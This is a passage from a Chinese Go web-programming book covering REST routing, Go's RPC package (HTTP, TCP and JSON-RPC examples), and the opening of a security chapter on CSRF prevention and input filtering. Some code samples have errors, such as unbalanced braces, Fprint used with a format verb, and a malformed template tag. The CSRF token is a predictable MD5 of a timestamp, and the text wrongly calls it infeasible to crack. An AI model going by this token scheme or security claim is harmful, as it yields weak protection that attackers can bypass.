要理解什么是 REST，我们需要理解下面几个概念：

- 资源（Resources）REST 是"表现层状态转化"，其实它省略了主语。"表现层"其实指的是"资源"的"表现层"。

那么什么是资源呢？就是我们平常上网访问的一张图片、一个文档、一个视频等。这些资源我们通过 URI 来定位，也就是一个 URI 表示一个资源。

- 表现层（Representation）

资源是做一个具体的实体信息，他可以有多种的展现方式。而把实体展现出来就是表现层，例如一个 txt 文本信息，他可以输出成 html、json、xml 等格式，一个图片他可以 jpg、png 等方式展现，这个就是表现层的意思。

URI 确定一个资源，但是如何确定它的具体表现形式呢？应该在 HTTP 请求的头信息中用 Accept 和 Content-Type 字段指定，这两个字段才是对"表现层"的描述。

- 状态转化（State Transfer）

访问一个网站，就代表了客户端和服务器的一个互动过程。在这个过程中，肯定涉及到数据和状态的变化。而 HTTP 协议是无状态的，那么这些状态肯定保存在服务器端，所以如果客户端想要通知服务器端改变数据和状态的变化，肯定要通过某种方式来通知它。

客户端能通知服务器端的手段，只能是 HTTP 协议。具体来说，就是 HTTP 协议里面，四个表示操作方式的动词：GET、POST、PUT、DELETE。它们分别对应四种基本操作：GET 用来获取资源，POST 用来新建资源（也可以用于更新资源），PUT 用来更新资源，DELETE 用来删除资源。

综合上面的解释，我们总结一下什么是 RESTful 架构：

- （1）每一个 URI 代表一种资源；
- （2）客户端和服务器之间，传递这种资源的某种表现层；
- （3）客户端通过四个 HTTP 动词，对服务器端资源进行操作，实现"表现层状态转化"。

Web 应用要满足 REST 最重要的原则是:客户端和服务端之间的交互在请求之间是无状态的,即从客户端到服务器的每个请求都必须包含理解请求所必需的信息。如果服务器在请求之间的任何时间点重启,客户端不会得到通知。此外此请求可以由任何可用服务器回答,这十分适合云计算之类的环境。因为是无状态的,所以客户端可以缓存数据以改进性能。

另一个重要的 REST 原则是系统分层,这表示组件无法了解除了与它直接交互的层次以外的组件。通过将系统知识限制在单个层,可以限制整个系统的复杂性,从而促进了底层的独立性。

下图即是 REST 的架构图:




图 8.5 REST 架构图

当 REST 架构的约束条件作为一个整体应用时,将生成一个可以扩展到大量客户端的应用程序。它还降低了客户端和服务端之间的交互延迟。统一界面简化了整个系统架构,改进了子系统之间交互的可见性。REST 简化了客户端和服务器的实现,而且对于使用 REST 开发的应用程序更加容易扩展。

下图展示了 REST 的扩展性:




图 8.6 REST 的扩展性

RESTful 的实现

Go 没有为 REST 提供直接支持，但是因为 RESTful 是基于 HTTP 协议实现的，所以我们可以利用 net/http 包来自己实现，当然需要针对 REST 做一些改造，REST 是根据不同的 method 来处理相应的资源，目前已经存在的很多自称是 REST 的应用，其实并没有真正的实现 REST，我暂且把这些应用根据实现的 method 分成几个级别，请看下图：



图 8.7 REST 的 level 分级

上图展示了我们目前实现 REST 的三个 level，我们在应用开发的时候也不一定全部按照 RESTful 的规则全部实现他的方式，因为有些时候完全按照 RESTful 的方式未必是可行的，RESTful 服务充分利用每一个 HTTP 方法，包括 DELETE 和 PUT。可有时，HTTP 客户端只能发出 GET 和 POST 请求：

- HTML 标准只能通过链接和表单支持 GET 和 POST。在没有 Ajax 支持的网页浏览器中不能发出 PUT 或 DELETE 命令
- 有些防火墙会挡住 HTTP PUT 和 DELETE 请求要绕过这个限制，客户端需要把实际的 PUT 和 DELETE 请求通过 POST 请求穿透过来。RESTful 服务则要负责在收到的 POST 请求中找到原始的 HTTP 方法并还原。

我们现在可以通过 POST 里面增加隐藏字段_method 这种方式可以来模拟 PUT、DELETE 等方式，但是服务器端需要做转换。我现在的项目里面就按照这种方式来做的 REST 接口。当然 Go 语言里面完全按照 RSETful 来实现是很容易的，我们通过下面的例子来说明如何实现 RESTful 的应用设计。

```
package main

import (
    "fmt"
    "github.com/drone/routes"
    "net/http"
)

func getuser(w http.ResponseWriter, r *http.Request) {
    params := r.URL.Query()
    uid := params.Get(":uid")
    fmt.Fprintf(w, "you are get user %s", uid)
}

func modifyuser(w http.ResponseWriter, r *http.Request) {
    params := r.URL.Query()
    uid := params.Get(":uid")
    fmt.Fprintf(w, "you are modify user %s", uid)
}

func deleteuser(w http.ResponseWriter, r *http.Request) {
    params := r.URL.Query()
    uid := params.Get(":uid")
    fmt.Fprintf(w, "you are delete user %s", uid)
}

func adduser(w http.ResponseWriter, r *http.Request) {
    params := r.URL.Query()
```

```
    uid := params.Get(":uid")
    fmt.Fprint(w, "you are add user %s", uid)
}

func main() {
    mux := routes.New()
    mux.Get("/user/:uid", getuser)
    mux.Post("/user/:uid", modifyuser)
    mux.Del("/user/:uid", deleteuser)
    mux.Put("/user/", adduser)
    http.Handle("/", mux)
    http.ListenAndServe(":8088", nil)
}
```

上面的代码演示了如何编写一个 REST 的应用，我们访问的资源是用户，我们通过不同的 method 来访问不同的函数，这里使用了第三方库 github.com/drone/routes，在前面章节我们介绍过如何实现自定义的路由器，这个库实现了自定义路由和方便的路由规则映射，通过它，我们可以很方便的实现 REST 的架构。通过上面的代码可知，REST 就是根据不同的 method 访问同一个资源的时候实现不同的逻辑处理。

总结

REST 是一种架构风格，汲取了 WWW 的成功经验：无状态，以资源为中心，充分利用 HTTP 协议和 URI 协议，提供统一的接口定义，使得它作为一种设计 Web 服务的方法而变得流行。在某种意义上，通过强调 URI 和 HTTP 等早期 Internet 标准，REST 是对大型应用程序服务器时代之前的 Web 方式的回归。目前 Go 对于 REST 的支持还是很简单的，通过实现自定义的路由规则，我们就可以为不同的 method 实现不同的 handle，这样就实现了 REST 的架构。

8.4 RPC

前面几个小节我们介绍了如何基于 Socket 和 HTTP 来编写网络应用，通过学习我们了解了 Socket 和 HTTP 采用的是类似"信息交换"模式，即客户端发送一条信息到服务端，然后(一般来说)服务端都会返回一定的信息以表示响应。客户端和服务端之间约定了交互信息的格式，以便双方都能够解析交互所产生的信息。但是很多独立的应用并没有采用这种模式，而是采用类似常规的函数调用的方式来完成想要的功能。

RPC 就是想实现函数调用模式的网络化。客户端就像调用本地函数一样，然后客户端把这些参数打包之后通过网络传递到服务端，服务端解包到处理过程中执行，然后执行的结果反馈给客户端。

RPC (Remote Procedure Call Protocol) ——远程过程调用协议，是一种通过网络从远程计算机程序上请求服务，而不需要了解底层网络技术的协议。它假定某些传输协议的存在，如 TCP 或 UDP，以便为通信程序之间携带信息数据。通过它可以使函数调用模式网络化。在 OSI 网络通信模型中，RPC 跨越了传输层和应用层。RPC 使得开发包括网络分布式多程序在内的应用程序更加容易。

RPC 工作原理

图 8.8 RPC 工作流程图

运行时,一次客户机对服务器的 RPC 调用,其内部操作大致有如下十步:

- 1.调用客户端句柄;执行传送参数
- 2.调用本地系统内核发送网络消息
- 3.消息传送到远程主机
- 4.服务器句柄得到消息并取得参数
- 5.执行远程过程
- 6.执行的过程将结果返回服务器句柄
- 7.服务器句柄返回结果,调用远程系统内核
- 8.消息传回本地主机
- 9.客户句柄由内核接收消息
- 10.客户接收句柄返回的数据

Go RPC

Go 标准包中已经提供了对 RPC 的支持,而且支持三个级别的 RPC:

TCP、HTTP、JSONRPC。但 Go 的 RPC 包是独一无二的 RPC,它和传统的 RPC 系统不同,它只支持 Go 开发的服务器与客户端之间的交互,因为在内部,它们采用了 Gob 来编码。

Go RPC 的函数只有符合下面的条件才能被远程访问,不然会被忽略,详细的要求如下:

- 函数必须是导出的(首字母大写)
- 必须有两个导出类型的参数，
- 第一个参数是接收的参数，第二个参数是返回给客户端的参数，第二个参数必须是指针类型的
- 函数还要有一个返回值 error

举个例子，正确的 RPC 函数格式如下：

```
func (t *T) MethodName(argType T1, replyType *T2) error
```

T、T1 和 T2 类型必须能被 encoding/gob 包编解码。

任何的 RPC 都需要通过网络来传递数据，Go RPC 可以利用 HTTP 和 TCP 来传递数据，利用 HTTP 的好处是可以直接复用 net/http 里面的一些函数。详细的例子请看下面的实现

HTTP RPC

http 的服务端代码实现如下：

```
package main

import (
    "errors"
    "fmt"
    "net/http"
    "net/rpc"
)

type Args struct {
    A, B int
}

type Quotient struct {
    Quo, Rem int
}

type Arith int

func (t *Arith) Multiply(args *Args, reply *int) error {
    *reply = args.A * args.B
    return nil
}

func (t *Arith) Divide(args *Args, quo *Quotient) error {
    if args.B == 0 {
```

```

        return errors.New("divide by zero")
    }
    quo.Quo = args.A / args.B
    quo.Rem = args.A % args.B
    return nil
}

func main() {

    arith := new(Arith)
    rpc.Register(arith)
    rpc.HandleHTTP()

    err := http.ListenAndServe(":1234", nil)
    if err != nil {
        fmt.Println(err.Error())
    }
}

```

通过上面的例子可以看到，我们注册了一个 Arith 的 RPC 服务，然后通过 `rpc.HandleHTTP` 函数把该服务注册到了 HTTP 协议上，然后我们就可以利用 http 的方式来传递数据了。

请看下面的客户端代码：

```

package main

import (
    "fmt"
    "log"
    "net/rpc"
    "os"
)

type Args struct {
    A, B int
}

type Quotient struct {
    Quo, Rem int
}

func main() {
    if len(os.Args) != 2 {
        fmt.Println("Usage: ", os.Args[0], "server")
    }
}

```



```

    os.Exit(1)
}
serverAddress := os.Args[1]

client, err := rpc.DialHTTP("tcp", serverAddress+":1234")
if err != nil {
    log.Fatal("dialing:", err)
}
// Synchronous call
args := Args{17, 8}
var reply int
err = client.Call("Arith.Multiply", args, &reply)
if err != nil {
    log.Fatal("arith error:", err)
}
fmt.Printf("Arith: %d*%d=%d\n", args.A, args.B, reply)

var quot Quotient
err = client.Call("Arith.Divide", args, &quot)
if err != nil {
    log.Fatal("arith error:", err)
}
fmt.Printf("Arith: %d/%d=%d remainder %d\n", args.A, args.B, quot.Quo, quot.Rem)
}

```

我们把上面的服务端和客户端的代码分别编译，然后先把服务端开启，然后开启客户端，输入代码，就会输出如下信息：

```

$ ./http_c localhost
Arith: 17*8=136
Arith: 17/8=2 remainder 1

```

通过上面的调用可以看到参数和返回值是我们定义的 struct 类型，在服务端我们把它当作调用函数的参数的类型，在客户端作为 client.Call 的第 2, 3 两个参数的类型。客户端最重要的就是这个 Call 函数，它有 3 个参数，第 1 个要调用的函数的名字，第 2 个是要传递的参数，第 3 个要返回的参数(注意是指针类型)，通过上面的代码例子我们可以发现，使用 Go 的 RPC 实现相当的简单，方便。

TCP RPC

上面我们实现了基于 HTTP 协议的 RPC，接下来我们要实现基于 TCP 协议的 RPC，服务端的实现代码如下所示：

```
package main

import (
    "errors"
    "fmt"
    "net"
    "net/rpc"
    "os"
)

type Args struct {
    A, B int
}

type Quotient struct {
    Quo, Rem int
}

type Arith int

func (t *Arith) Multiply(args *Args, reply *int) error {
    *reply = args.A * args.B
    return nil
}

func (t *Arith) Divide(args *Args, quo *Quotient) error {
    if args.B == 0 {
        return errors.New("divide by zero")
    }
    quo.Quo = args.A / args.B
    quo.Rem = args.A % args.B
    return nil
}

func main() {

    arith := new(Arith)
    rpc.Register(arith)

    tcpAddr, err := net.ResolveTCPAddr("tcp", ":1234")
    checkError(err)

    listener, err := net.ListenTCP("tcp", tcpAddr)
```

```

    checkError(err)

    for {
        conn, err := listener.Accept()
        if err != nil {
            continue
        }
        rpc.ServeConn(conn)
    }
}

func checkError(err error) {
    if err != nil {
        fmt.Println("Fatal error ", err.Error())
        os.Exit(1)
    }
}
}

```

上面这个代码和 http 的服务器相比，不同在于:在此处我们采用了 TCP 协议，然后需要自己控制连接，当有客户端连接上来后，我们需要把这个连接交给 rpc 来处理。

如果你留心了，你会发现这它是一个阻塞型的单用户的程序，如果想要实现多并发，那么可以使用 goroutine 来实现，我们前面在 socket 小节的时候已经介绍过如何处理 goroutine。下面展现了 TCP 实现的 RPC 客户端：

```

package main

import (
    "fmt"
    "log"
    "net/rpc"
    "os"
)

type Args struct {
    A, B int
}

type Quotient struct {
    Quo, Rem int
}

```

```

func main() {
    if len(os.Args) != 2 {
        fmt.Println("Usage: ", os.Args[0], "server:port")
        os.Exit(1)
    }
    service := os.Args[1]

    client, err := rpc.Dial("tcp", service)
    if err != nil {
        log.Fatal("dialing:", err)
    }
    // Synchronous call
    args := Args{17, 8}
    var reply int
    err = client.Call("Arith.Multiply", args, &reply)
    if err != nil {
        log.Fatal("arith error:", err)
    }
    fmt.Printf("Arith: %d*%d=%d\n", args.A, args.B, reply)

    var quot Quotient
    err = client.Call("Arith.Divide", args, &quot)
    if err != nil {
        log.Fatal("arith error:", err)
    }
    fmt.Printf("Arith: %d/%d=%d remainder %d\n", args.A, args.B, quot.Quo, quot.Rem)
}

```

这个客户端代码和 http 的客户端代码对比，唯一的区别一个是 DialHTTP，一个是 Dial(tcp)，其他处理一模一样。

JSON RPC

JSON RPC 是数据编码采用了 JSON，而不是 gob 编码，其他和上面介绍的 RPC 概念一模一样，下面我们来演示一下，如何使用 Go 提供的 json-rpc 标准包，请看服务端代码的实现：

```

package main

import (
    "errors"

```

```

    "fmt"
    "net"
    "net/rpc"
    "net/rpc/jsonrpc"
    "os"
)

type Args struct {
    A, B int
}

type Quotient struct {
    Quo, Rem int
}

type Arith int

func (t *Arith) Multiply(args *Args, reply *int) error {
    *reply = args.A * args.B
    return nil
}

func (t *Arith) Divide(args *Args, quo *Quotient) error {
    if args.B == 0 {
        return errors.New("divide by zero")
    }
    quo.Quo = args.A / args.B
    quo.Rem = args.A % args.B
    return nil
}

func main() {

    arith := new(Arith)
    rpc.Register(arith)

    tcpAddr, err := net.ResolveTCPAddr("tcp", ":1234")
    checkError(err)

    listener, err := net.ListenTCP("tcp", tcpAddr)
    checkError(err)

    for {

```

```

    conn, err := listener.Accept()
    if err != nil {
        continue
    }
    jsonrpc.ServeConn(conn)
}

func checkError(err error) {
    if err != nil {
        fmt.Println("Fatal error ", err.Error())
        os.Exit(1)
    }
}

```

通过示例我们可以看出 json-rpc 是基于 TCP 协议实现的，目前它还不支持 HTTP 方式。

请看客户端的实现代码：

```

package main

import (
    "fmt"
    "log"
    "net/rpc/jsonrpc"
    "os"
)

type Args struct {
    A, B int
}

type Quotient struct {
    Quo, Rem int
}

func main() {
    if len(os.Args) != 2 {
        fmt.Println("Usage: ", os.Args[0], "server:port")
        log.Fatal(1)
    }
    service := os.Args[1]

```

```

client, err := jsonrpc.Dial("tcp", service)
if err != nil {
    log.Fatal("dialing:", err)
}
// Synchronous call
args := Args{17, 8}
var reply int
err = client.Call("Arith.Multiply", args, &reply)
if err != nil {
    log.Fatal("arith error:", err)
}
fmt.Printf("Arith: %d*%d=%d\n", args.A, args.B, reply)

var quot Quotient
err = client.Call("Arith.Divide", args, &quot)
if err != nil {
    log.Fatal("arith error:", err)
}
fmt.Printf("Arith: %d/%d=%d remainder %d\n", args.A, args.B, quot.Quo, quot.Rem)
}

```

总结

Go 已经提供了对 RPC 的良好支持，通过上面 HTTP、TCP、JSON RPC 的实现，我们就可以很方便的开发很多分布式的 Web 应用，我想作为读者的你已经领会到这一点。但遗憾的是目前 Go 尚未提供对 SOAP RPC 的支持，欣慰的是现在已经有第三方的开源实现了。

8.5 小结

这一章我们介绍了目前流行的几种主要的网络应用开发方式，第一小节介绍了网络编程中的基础:Socket 编程，因为现在网络正在朝云的方向快速进化，作为这一技术演进的基石的 socket 知识，作为开发者的你，是必须要掌握的。第二小节介绍了正愈发流行的 HTML5 中一个重要的特性 WebSocket，通过它,服务器可以实现主动的 push 消息，以简化以前 ajax 轮询的模式。第三小节介绍了 REST 编写模式，这种模式特别适合来开发网络应用 API，目前移动应用的快速发展，我觉得将来会是一个潮流。第四小节介绍了 Go 实现的 RPC 相关知识，对于上面四种开发方式，Go 都已经提供了良好的支持，net 包及其子包，是所有涉及到网络编程的工具的所在地。如果你想更加深入的了解相关实现细节，可以尝试阅读这个包下面的源码。

9 安全与加密

无论是开发 Web 应用的开发者还是企图利用 Web 应用漏洞的攻击者，对于 Web 程序安全这个话题都给予了越来越多的关注。特别是最近 CSDN 密码泄露事件，更是让我们对 Web 安全这个话题更加重视，所有人都谈密码色变，都开始检测自己的系统是否存在漏洞。那么我们作为一名 Go 程序的开发者，一定也需要知道我们的应用程序随时会成为众多攻击者的目标，并提前做好防范的准备。

很多 Web 应用程序中的安全问题都是由于轻信了第三方提供的数据造成的。比如对于用户的输入数据，在对其进行验证之前都应该将其视为不安全的数据。如果直接把这些不安全的数据输出到客户端，就可能造成跨站脚本攻击(XSS)的问题。如果把不安全的数据用于数据库查询，那么就可能造成 SQL 注入问题，我们将会在 9.3、9.4 小节介绍如何避免这些问题。

在使用第三方提供的数据，包括用户提供的数据时，首先检验这些数据的合法性非常重要，这个过程叫做过滤，我们将在 9.2 小节介绍如何保证对所有输入的数据进行过滤处理。

过滤输入和转义输出并不能解决所有的安全问题，我们将会在 9.1 讲解的 CSRF 攻击，会导致受骗者发送攻击者指定的请求从而造成一些破坏。

与安全加密相关的，能够增强我们的 Web 应用程序的强大手段就是加密，CSDN 泄密事件就是因为密码保存的是明文，使得攻击拿手库之后就可以直接实施一些破坏行为了。不过，和其他工具一样，加密手段也必须运用得当。我们将在 9.5 小节介绍如何存储密码，如何让密码存储的安全。

加密的本质就是扰乱数据，某些不可恢复的数据扰乱我们称为单向加密或者散列算法。另外还有一种双向加密方式，也就是可以对加密后的数据进行解密。我们将会在 9.6 小节介绍如何实现这种双向加密方式。

目录

第九章 安全与加密

9.1 预防CSRF攻击

9.2 确保输入过滤

9.3 避免XSS攻击

9.4 避免SQL注入

9.5 存储密码

9.6 加密和解密数据

9.7 小结

9.1 预防 CSRF 攻击

什么是 CSRF

CSRF (Cross-site request forgery)，中文名称：跨站请求伪造，也被称为：one click attack/session riding，缩写为：CSRF/XSRF。

那么 CSRF 到底能够干嘛呢？你可以这样简单的理解：攻击者可以盗用你的登陆信息，以你的身份模拟发送各种请求。攻击者只要借助少许的社会工程学的诡计，例如通过 QQ 等聊天软件发送的链接(有些还伪装成短域名，用户无法分辨)，攻击者就能迫使 Web 应用的用户去执行攻击者预设的操作。例如，当用户登录网络银行去查看其存款余额，在他没有退出时，就点击了一个 QQ 好友发来的链接，那么该用户银行帐户中的资金就有可能被转移到攻击者指定的帐户中。

所以遇到 CSRF 攻击时，将对终端用户的数据和操作指令构成严重的威胁；当受攻击的终端用户具有管理员帐户的时候，CSRF 攻击将危及整个 Web 应用程序。

CSRF 的原理

下图简单阐述了 CSRF 攻击的思想




图 9.1 CSRF 的攻击过程

从上图可以看出，要完成一次 CSRF 攻击，受害者必须依次完成两个步骤：

- 1. 登录受信任网站 A，并在本地生成 Cookie。
- 2. 在不退出 A 的情况下，访问危险网站 B。

看到这里，读者也许会问：“如果我不满足以上两个条件中的任意一个，就不会受到 CSRF 的攻击”。是的，确实如此，但你不能保证以下情况不会发生：

- 你不能保证你登录了一个网站后，不再打开一个 tab 页面并访问另外的网站，特别现在浏览器都是支持多 tab 的。
- 你不能保证你关闭浏览器了后，你本地的 Cookie 立刻过期，你上次的会话已经结束。
- 上图中所谓的攻击网站，可能是一个存在其他漏洞的可信任的经常被人访问的网站。

因此对于用户来说很难避免在登陆一个网站之后不点击一些链接进行其他操作，所以随时可能成为 CSRF 的受害者。

CSRF 攻击主要是因为 Web 的隐式身份验证机制，Web 的身份验证机制虽然可以保证一个请求是来自于某个用户的浏览器，但却无法保证该请求是用户批准发送的。

如何预防 CSRF

过上面的介绍，读者是否觉得这种攻击很恐怖，意识到恐怖是个好事情，这样会促使你接着往下看如何改进和防止类似的漏洞出现。

CSRF 的防御可以从服务端和客户端两方面着手，防御效果是从服务端着手效果比较好，现在一般的 CSRF 防御也都在服务端进行。

服务端的预防 CSRF 攻击的方式方法有多种，但思想上都是差不多的，主要从以下 2 个方面入手：

- 1、正确使用 GET,POST 和 Cookie；
- 2、在非 GET 请求中增加伪随机数；

我们上一章介绍过 REST 方式的 Web 应用，一般而言，普通的 Web 应用都是以 GET、POST 为主，还有一种请求是 Cookie 方式。我们一般都是按照如下方式设计应用：

1、GET 常用在查看，列举，展示等不需要改变资源属性的时候；

2、POST 常用在下达订单，改变一个资源的属性或者做其他一些事情；

接下来我就以 Go 语言来举例说明，如何限制对资源的访问方法：

```
mux.Get("/user/:uid", getuser)
mux.Post("/user/:uid", modifyuser)
```

这样处理后，因为我们限定了修改只能使用 POST，当 GET 方式请求时就拒绝响应，所以上面图示中 GET 方式的 CSRF 攻击就可以防止了，但这样就能全部解决问题了吗？当然不是，因为 POST 也是可以模拟的。

因此我们需要实施第二步，在非 GET 方式的请求中增加随机数，这个大概有三种方式进行：

- 为每个用户生成一个唯一的 cookie token，所有表单都包含同一个伪随机值，这种方案最简单，因为攻击者不能获得第三方的 Cookie(理论上)，所以表单中的数据也就构造失败，但是由于用户的 Cookie 很容易由于网站的 XSS 漏洞而被盗取，所以这个方案必须要在没有 XSS 的情况下才安全。
- 每个请求使用验证码，这个方案是完美的，因为要多次输入验证码，所以用户友好性很差，所以不适合实际运用。
- 不同的表单包含一个不同的伪随机值，我们在 4.4 小节介绍“如何防止表单多次递交”时介绍过此方案，复用相关代码，实现如下：

生成随机数 token

```
h := md5.New()
io.WriteString(h, strconv.FormatInt(crutime, 10))
io.WriteString(h, "ganraomaxxxxxxxx")
token := fmt.Sprintf("%x", h.Sum(nil))

t, _ := template.ParseFiles("login.gtpl")
t.Execute(w, token)
```

输出 token

```
<input type="hidden" name="token" value="{.}">
```

验证 token

```
r.ParseForm()
token := r.Form.Get("token")
if token != "" {
    //验证 token 的合法性
} else {
    //不存在 token 报错
}
```

这样基本就实现了安全的 POST，但是也许你会说如果破解了 token 的算法呢，按照理论上是，但是实际上破解是基本不可能的，因为有人曾计算过，暴力破解该串大概需要 2 的 11 次方时间。

总结

跨站请求伪造，即 CSRF，是一种非常危险的 Web 安全威胁，它被 Web 安全界称为“沉睡的巨人”，其威胁程度由此“美誉”便可见一斑。本小节不仅对跨站请求伪造本身进行了简单介绍，还详细说明造成这种漏洞的原因所在，然后以此提了一些防范该攻击的建议，希望对读者编写安全的 Web 应用能够有所启发。

9.2 确保输入过滤

过滤用户数据是 Web 应用安全的基础。它是验证数据合法性的过程。通过对所有的输入数据进行过滤，可以避免恶意数据在程序中被误信或误用。大多数 Web 应用的漏洞都是因为没有对用户输入的数据进行恰当过滤所引起的。

我们介绍的过滤数据分成三个步骤：

- 1、识别数据，搞清楚需要过滤的数据来自于哪里
- 2、过滤数据，弄明白我们需要什么样的数据
- 3、区分已过滤及被污染数据，如果存在攻击数据那么保证过滤之后可以让我们使用更安全的数据

识别数据

